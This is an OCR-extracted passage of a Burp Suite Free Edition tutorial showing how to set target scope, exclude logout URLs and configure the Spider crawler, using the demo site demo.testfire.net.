

Altoro Mutual
demo.testfire.net
Burp Suite Free Edition v1.7.20 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding er
http://demo.testfire.net
http://demo.testfire.net/
Add to scope
Spider this host
Actively scan this host
Passively scan this host
Engagement tools [Pro version only]
Compare site maps
Expand branch
Expand requested items
Delete host
Copy URLs in this host
Copy links in this host
Save selected items
Show new site map window
Site map help
Method URL

Figure 23: Adding target URL to "Target Scope".

Step 3: Navigate to "Scope" under Target in Burp Suite and observe under heading "Target Scope", scope (demo.test.net) has been added or included in "Include in scope".


Burp Suite Free Edition v1.7.20 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Add
Edit
Remove
Paste URL
Load ...

Target Scope

Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. All fields take regex strings your target and use the context menus in the site map to include or exclude URL paths.

Include in scope


Enabled	Protocol	Host / IP range	Port	File
☑	HTTP	^demo\.testfire\.net$	^80$	^/.*

Figure 24: Target URL has been added to Scope.

"*Include in scope*" also helps us to include or add target/scope manually if you miss any URL or any other URL rather than testing URL.

Steps for adding manually

Step 1: Click on "Add" button, a window will appear > protocol (http or https) > Host (Website URL) > Port (80 or 443) > File (Optional) and click "OK".


Burp Suite Free Edition v1.7.20 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Site map Scope
Target Scope
Include in scope
Add
Edit
Remove
Paste URL
Load ...
Exclude from scope
Add
Edit
Add URL to include in scope
Paste URL
OK
Cancel

Specify a regular expression to match each URL component, or leave blank to match any item. An IP range can be specified instead of a hostname.

Protocol: HTTPS


Host or IP range: www.google.co.in

Port: 443

File: Enter regex or leave blank

Enabled	Protocol	Host / IP range	Port	File
☑	Any			logout

Figure 25: Adding target URL manually.



Burp Suite Free Edition v1.7.20 - Temporary Project

Target Scope

Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. All fields take regex
easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.

Include in scope


Enabled	Protocol	Host / IP range	Port	File
✓	HTTP	^demo\.testfire\.net$	^80$	^/.*
✓	HTTPS	www.google.co.in	443	

Exclude from scope

Enabled	Protocol	Host / IP range	Port	File
✓	Any			logout
✓	Any			logoff

Figure 26: Target added manually.

Select the Newly added target/scope (URL) and click "Remove", to remove the scope (if not needed). "*Exclude from scope*" helps us to exclude some URLs, like Logout, Sign out, etc., so that we don't logout from the current session and our testing may not get interrupted while scanning the target.



Burp Suite Free Edition v1.7.20 - Temporary Project

Include in scope

Enabled	Protocol	Host / IP range	Port	File
✓	HTTP	^demo\.testfire\.net$	^80$	^/.*

Exclude from scope

Enabled	Protocol	Host / IP range	Port	File
✓	Any			logout
✓	Any			logoff
✓	Any			exit
✓	Any			signout

Figure 27: Excluding some specific URL or target URLs.


Note: "Site map" also shows URLs that are not in scope and also that have passed through Burp Suite.

Spider Tab

Spider is also known as "web crawling". Spider helps to crawl all the links present in the URL if any are missed by us while testing or maybe we can get any important link which can give the attacker good information. Spider crawls all the links on a web page to discover both static and dynamic web resources.

Spider always crawls/fetches the links that are defined in the target/scope.

1) Navigate to "Spider" in Burp Suite > "Control" tab under "Spider scope" heading.


Burp Suite Free Edition v1.7.20 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender
Control Options
Spider is paused
Clear queues

Spider Status

Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target applicatic
branch".


Requests made: 0
Bytes transferred: 0
Requests queued: 50
Forms queued: 1

Spider Scope

● Use suite scope [defined in Target tab]
○ Use custom scope

Figure 28: Spider Scope option for crawling the URL within.

2) Under Spider in Burp Suite > "Control" > "Spider status" helps us know how many "Requests made", we can pause the current running spider, etc.



Burp Suite Free Edition v1.7.20 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options Us
Control Options
Spider Status
Spider is running
Clear queues

Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click o
branch".

Requests made: 20
Bytes transferred: 147,588
Requests queued: 45
Forms queued: 0

Figure 29: Spider status to pause and run the spider and also get to know the status.

3) Under "Spider Scope" > "Use custom scope" is used to add any URL we want to spider beside the target URL (the steps are the same as adding target URL in "Include in Scope")


Burp Suite Free Edition v1.7.20 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Ale
Control Options
Spider Scope
Use suite scope [defined in Target ta
Use custom scope
Include in scope
Add
Edit
Remove
Paste URL
Load ...
Add URL to include in scope
Paste URL
OK
Cancel
Exclude from scope
Add
Edit
Remove
Paste URL
Load ...

Specify a regular expression to match each URL component, or leave blank to match any item. An IP range can be specified instead of a hostname.


Protocol: Any
Host or IP range: Enter regex, IP range or leave blank
Port: Enter regex or leave blank
File: Enter regex or leave blank

Enabled	Protocol	Host / IP range	Port	File
✓	Any			logout
✓	Any			logoff
✓	Any			exit
✓	Any			signout

Figure 30: To add URL manually.

4) Navigate to "Spider" in Burp Suite > "Options"

"Options" help the user to customize the crawling on URL, like what to crawl, maximum request to be sent, Application login customization (Submit username password (for login pages) or Don't submit forms), Number of threads (can increase or decrease), etc.


Burp Suite Free Edition v1.7.20 - Temporary Project

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender
Control Options

Crawler Settings

These settings control the way the Spider crawls for basic web content.

- ☑ Check robots.txt
- ☑ Detect custom "not found" responses
- ☑ Ignore links to non-text content
- ☑ Request the root of all directories
- ☑ Make a non-parameterized request to each dynamic page

